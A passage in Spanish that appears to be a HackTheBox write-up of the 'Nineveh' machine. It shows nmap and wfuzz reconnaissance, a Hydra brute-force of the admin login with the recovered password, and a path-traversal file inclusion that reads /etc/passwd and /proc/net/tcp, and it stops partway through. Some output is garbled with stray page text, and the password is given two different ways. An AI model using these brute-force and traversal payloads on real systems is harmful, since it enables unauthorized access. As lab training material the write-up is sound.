

Nineveh

Escaneo

Bash

```
› nmap -p- --open -n -Pn -vvv 10.129.95.101 -oG allports
```

```
› nmap -p- --open -n -Pn -vvv 10.129.95.101 -oG allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-02 18:27 CEST
Initiating SYN Stealth Scan at 18:27
Scanning 10.129.95.101 [65535 ports]
Discovered open port 80/tcp on 10.129.95.101 The Box now supports single sign-on across all platforms! If you have accounts
Discovered open port 443/tcp on 10.129.95.101
SYN Stealth Scan Timing: About 1.34% done; ETC: 19:05 (0:38:04 remaining)
SYN Stealth Scan Timing: About 8.79% done; ETC: 18:38 (0:10:33 remaining)
SYN Stealth Scan Timing: About 16.79% done; ETC: 18:36 (0:07:31 remaining)
SYN Stealth Scan Timing: About 24.55% done; ETC: 18:35 (0:06:12 remaining)
SYN Stealth Scan Timing: About 33.93% done; ETC: 18:34 (0:04:54 remaining)
SYN Stealth Scan Timing: About 49.80% done; ETC: 18:33 (0:03:02 remaining)
SYN Stealth Scan Timing: About 62.05% done; ETC: 18:32 (0:02:09 remaining)
Stats: 0:03:45 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 65.87% done; ETC: 18:32 (0:01:57 remaining)
SYN Stealth Scan Timing: About 72.58% done; ETC: 18:32 (0:01:36 remaining) Info - Medium
SYN Stealth Scan Timing: About 83.76% done; ETC: 18:32 (0:00:55 remaining)
Completed SYN Stealth Scan at 18:32, 333.67s elapsed (65535 total ports)
Nmap scan report for 10.129.95.101
Host is up, received user-set (0.15s latency).
Scanned at 2024-07-02 18:27:03 CEST for 333s
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit Machine Info Walkthroughs Re
PORT      STATE SERVICE REASON
80/tcp    open  http   syn-ack ttl 63
443/tcp   open  https  syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 333.77 seconds
Raw packets sent: 121202 (5.777MB) | Rcvd: 227 (0.088KB)
```

Bash

```
› nmap -p80,443 -sCV -n -Pn 10.129.95.101 -oN escaneo
```

```

❯ nmap -p80,443 -sCV -n -Pn 10.129.95.101 -oN escaneo
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-02 18:33 CEST
Nmap scan report for 10.129.95.101
Host is up (0.14s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/htt Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| ssl-cert: Subject: commonName=nineveh.htb/organizationName=HackTheBox Ltd/stateOrProvinceName=Athens/countryName=GR
| Not valid before: 2017-07-01T15:03:30
| Not valid after:  2018-07-01T15:03:30
|_tls-alpn:
|_ http/1.1
|_http-title: Site doesn't have a title (text/html).
|_ssl-date: TLS randomness does not represent time

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.46 seconds

```

Enumeracion y busqueda de informacion


Desde aqui vemos que hay un nombre de dominio que es nineveh.htb pues lo trasladamos a ETC/HOSTS por si hay algun problema con la IP y DNS Hacemos un whatweb hacia la pagina

```

Nmap done: 1 IP address (1 host up) scanned in 28.46 seconds
❯ nano /etc/hosts
❯ whatweb http://nineveh.htb
http://nineveh.htb [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.129.95.101]

```

Al ver las paginas tanto en el puerto 80 y 443 hay una imagen en el 443 ay vamos a ver si hay algun metadato que contenga lo descargamos y utilizaremos el exiftool



```
└─➤ exiftool ninevehForAll.png
> exiftool ninevehForAll.png
ExifTool Version Number      : 12.76
File Name                   : ninevehForAll.png
Directory                   : .
File Size                   : 561 kB
File Modification Date/Time : 2024:07:02 18:55:45+02:00
File Access Date/Time       : 2024:07:02 18:55:46+02:00
File Inode Change Date/Time: 2024:07:02 18:56:54+02:00
File Permissions            : -rw-r--r--
File Type                   : PNG
File Type Extension         : png
MIME Type                   : image/png
Image Width                 : 1336
Image Height                : 508
Bit Depth                   : 8
Color Type                  : RGB
Compression                 : Deflate/Inflate
Filter                      : Adaptive
Interlace                   : Noninterlaced
Significant Bits           : 8 8 8
Software                     : Shutter
Image Size                  : 1336×508
Megapixels                  : 0.679
```

```
IEND
> strings ninevehForAll.png -n 10
tEXtSoftwareson 5
0>tKq&"f&f
0Hk#7"\EE^.
3=8=yzxtrv
p7_Pq_66#dachines
#Y cwbc*c$
#K,5eUU$60
9}<Jd@ %4@kallenges
(3:6DQ33Q%
9rn\nmUUm
?"SF43U5U3#
Q1).!&3mPR
Qr*Rehs2&!4
\^]]]Q[qLMUN
/=YO*QCa cks
vYve+6w&Q2
rLmlcwxxi2
-Of;;u]m69
\0eeDbp"(qB
E$Tn6kwvfU]
#.aC 0T*A}
◊Im{u2b@6c Labs
3nfE(prrt6
n6?;; =;>9>;^W
c PK)ef+YPeFV
SGRV.vm>"6?
y@DdBC`$C`B
9}pz || =f%0D
"3E1E!`@34cademy
IDCS+jy`@B
gfN0@i'uD7
*Kr.2;3aqPITB for Business
```

Al revisar lo unico destacable es el software y Shutter pero no es nada, tampoco se ve nada en el strings

Ahora a partir de aqui podriamos ver los headers acuerdarte que https tiene el certificado para que lo saque por defecto es -K

```
curl -s -X GET "http://10.129.95.101" -I
HTTP/1.1 200 OK
Date: Tue, 02 Jul 2024 17:50:39 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Sun, 02 Jul 2017 23:49:44 GMT
ETag: "b2-5535e4e04002a"
Accept-Ranges: bytes
Content-Length: 178
Vary: Accept-Encoding
Content-Type: text/html

curl -s -X GET "https://10.129.95.101" -I -k
HTTP/1.1 200 OK
Date: Tue, 02 Jul 2024 17:50:48 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Sun, 02 Jul 2017 23:50:02 GMT
ETag: "31-5535e4f1dfdf20"
Accept-Ranges: bytes
Content-Length: 49
Content-Type: text/html
```

A partir de aqui haremos Fuzzing a los directorios para ver si hay alguno

Bash

```
> wfuzz -c --hc=404 -t 200 -w
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-
medium.txt http://10.129.95.101/FUZZ
```

ID	Response	Lines	Word	Chars	Payload
00000003:	200	5 L	25 W	178 Ch	"# Copyright 2007 James Fisher"
00000007:	200	5 L	25 W	178 Ch	"# licensed via http://creativecommons.org/licenses/by-sa/3.0/"
00000011:	200	5 L	25 W	178 Ch	"# directory-list-2.3-medium.txt"
00000009:	200	5 L	25 W	178 Ch	"# Suite 300, San Francisco, California, 94105, USA."
00000006:	200	5 L	25 W	178 Ch	"# Attribution-Share Alike 3.0 License. To view a copy of this"
00000002:	200	5 L	25 W	178 Ch	"#"
00000008:	200	5 L	25 W	178 Ch	"# or send a letter to Creative Commons, 171 Second Street,"
00000005:	200	5 L	25 W	178 Ch	"# This work is licensed under the Creative Commons"
00000010:	200	5 L	25 W	178 Ch	"#"
00000011:	200	5 L	25 W	178 Ch	"# Priority ordered case-sensitive list, where entries were found"
00000012:	200	5 L	25 W	178 Ch	"# on at least 2 different hosts"
00000013:	200	5 L	25 W	178 Ch	"#"
00000014:	200	5 L	25 W	178 Ch	"http://10.129.95.101/"
00000004:	200	5 L	25 W	178 Ch	"#"
00000302:	301	9 L	28 W	319 Ch	"department"

Encontramos el directorio department

Login

Log in

Username:

Password:

Remember me

Log in

y lo buscamos y aqui tenemos un login

Cuando ponemos test nos sale este mensaje

Log in

invalid username

Username:

Password:

Remember me

Log in

Pero cuando pongo admin nos sale esto

Log in

Invalid Password!

Username:

Password:

Remember me

Log in

esto nos hace indicador de que el nombre admin existe

Para ello vamos a usar hydra ya que con lo que sabemos podemos hacer un ataque de fuerza bruta hacia el password y como no hay nada que nos capen podemos utilizarlo

Este es el comando

Bash

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt
10.129.95.101 http-post-form
"/department/login.php:username=admin&password=^PASS^:Invalid
Password"
```

Como vemos el username=admin y todo esa data lo sacamos de aqui y para saber el form la salida que sea get o post igual nos dirigimos a la pagina y sacamos los datos de inspeccionar elemento y sacamos los datos como vemos en las imagenes

Login

Log in

Invalid Password!

Username:

Password:

Remember me

Log in

The screenshot shows the Network tab in the Chrome DevTools Inspector. It lists two requests: a POST request to 'login.php' with status 200, and a GET request for 'favicon.ico' with status 404. The 'Headers' section for the POST request shows the following details:

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	POST	nineveh.htb	login.php	document	html	982 B	1.64 kB
404	GET	nineveh.htb	favicon.ico	FaviconLoader.jsm(180...	html	cached	286 B

Below the table, the Headers section displays the following response headers:

Header	Value
Status	200 OK
Version	HTTP/1.1
Transferred	982 B (1.64 kB size)
Referrer Policy	strict-origin-when-cross-origin
Request Priority	Highest

The screenshot shows the Network tab in Chrome DevTools. The 'Request' tab is selected. A single request is listed with the following details:

- Request payload:** username=admin&password=admin
- Raw toggle:** The 'Raw' button is turned on.

Ahora sacamos los datos y le añadimos al comando -t 50 para sacarlo en 50 hilos

```
# hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.129.95.101 http-post-form "/department/login.php:username=admin&password=\"PASS\":Invalid Password" -t 50
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/hydra) starting at 2024-07-02 20:43:16
[DATA] max 50 tasks per 1 server, overall 50 tasks, 13434399 login tries (l:1/p:1/a:14344399), -2868888 tries per task
[DATA] attacking http-post-form://10.129.95.101:80/departm.../login.php:username=admin&password=\"PASS\":Invalid Password
[STATUS] 2812.00 tries/min, 1028 tries in 10:00h, 13434587 to do in 85:01h, 50 active
[80][http-post-form] host: 10.129.95.101 login: admin password: 102w3e4r5t
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/hydra) finished at 2024-07-02 20:45:01
```

la contraseña que nos ha sacado a sido

language-none


1q2w3e4r5t

lo ponemos y tenemos esto

Hi admin,



Clickeamos a notes y nos dirige aqui



A screenshot of a web browser window. The address bar shows the URL: `nineveh.htb/department/manage.php?notes=files/ninevehNotes.txt`. The page content includes a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, and GitHub - DavidGrande. Below the navigation bar, there are links for Home, Notes, and Logout. The main content area displays the text "Hi admin," followed by the "Under Construction" banner from the previous image.

Hi admin,



Cuando vemos esto de que va a otro archivo que hay desde notes=files/n...


Podemos intentar local file intrusion mediante el

← → ⌛ ⌂ nineveh.htb/department/manage.php?notes=/etc/passwd

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec GitHub - DavidGrande...

Home Notes Logout

Hi admin,



The page displays a yellow background with a black silhouette of a city skyline under construction. Three cranes are visible against a light blue sky with white clouds. The word "UNDER" is written in large yellow capital letters with a black exclamation mark, followed by "CONSTRUCTION" in smaller yellow capital letters. Below the city silhouette is a yellow and black striped caution tape with the text "ACTION - UNDER CONSTRUCTION - UNDER CONS". At the bottom of the page, a message box states "No Note is selected.".


no nos deja pero ahora probamos path traversal para ir directorios atras

← → ⌛ ⌂ nineveh.htb/department/manage.php?notes=../../../../etc/passwd

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec GitHub - DavidGrande...


Home Notes Logout

Hi admin,



The page displays a yellow background with a black silhouette of a city skyline under construction. Three cranes are visible against a light blue sky with white clouds. The word "UNDER" is written in large yellow capital letters with a black exclamation mark, followed by "CONSTRUCTION" in smaller yellow capital letters. Below the city silhouette is a yellow and black striped caution tape with the text "ACTION - UNDER CONSTRUCTION - UNDER CONS". At the bottom of the page, a message box states "No Note is selected.".

Tampoco sale pero vamos a mirar un poco los errores a ver que podemos recopilar



Nos sale este error de que el include de la pagina php intenta cargar el archivo a ver

Aquí está intenta cargar el file y si quitamos el file ya carga esto


Aquí tenemos que intentamos desde que carga un directorio que es el ninevehNotes pues hacemos el path traversal y a ver si funciona y lo consigue

```
root:x:0:0:root:/bin/bash
daemon:x:1:daemon:/usr/sbin/nologin
bin:x:2:bin:/bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd:/bin/false
mysql:x:107:111:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:108:112::/var/run/dbus:/bin/false
uuid:x:109:113::/run/uuid:/bin/false
dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false
amrois:x:1000:1000,,,:/home/amrois:/bin/bash
sshd:x:111:65534::/var/run/sshd:/usr/sbin/nologin
```

ya uan vez ya hecho el LFI y el path buscamos este directorio /proc/net/tcp que practicamente nos saca los puertos que estan abiertos y lso que no podemos ver

```
sl local_address rem_address st tx_queue rx_queue tr tm->when retrnsmt uid timeout inode
0: 00000000:0050 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 0 10 0
0: 00000000:0016 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 0 10 0
0: 00000000:01BB 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 0 10 0
0: 655F810A:0050 1510A0A:AFB2 01 00000000:00000000 02:00B0521 00000000 33 0 544904 2 0000000000000000 4
80 4 32 10 19
```

Una vez echo esto lo guardamos y lo sacamos en los puntos estos que estan en la imagen son los puertos en hexadecimal lo sacamos con python como se muestra en la imagen




```
> cat puertos
  File: puertos
  1: sl local_address rem_address st tx_queue rx_queue tr tm->when retrnsmt  uid  timeout inode
  2: 0: 00000000:0050 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0  0 16756 1 0000000000000000 100 0 0 10 0
  3: 1: 00000000:0016 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0  0 16171 1 0000000000000000 100 0 0 10 0
  4: 2: 00000000:01BB 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0  0 16758 1 0000000000000000 100 0 0 10 0
  5: 3: 655F810A:0050 15100A0A:AFB2 01 00000000:00000000 02:000B0521 00000000 33  0 544904 2 0000000000000000 480 4 32 10 19

> python3
Python 3.11.8 (main, Feb  7 2024, 21:52:08) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> 0x0050
80
>>> 0x0016
22
>>> 0x01BB
443
>>> 
```

Desde aqui buscamos mas informacion

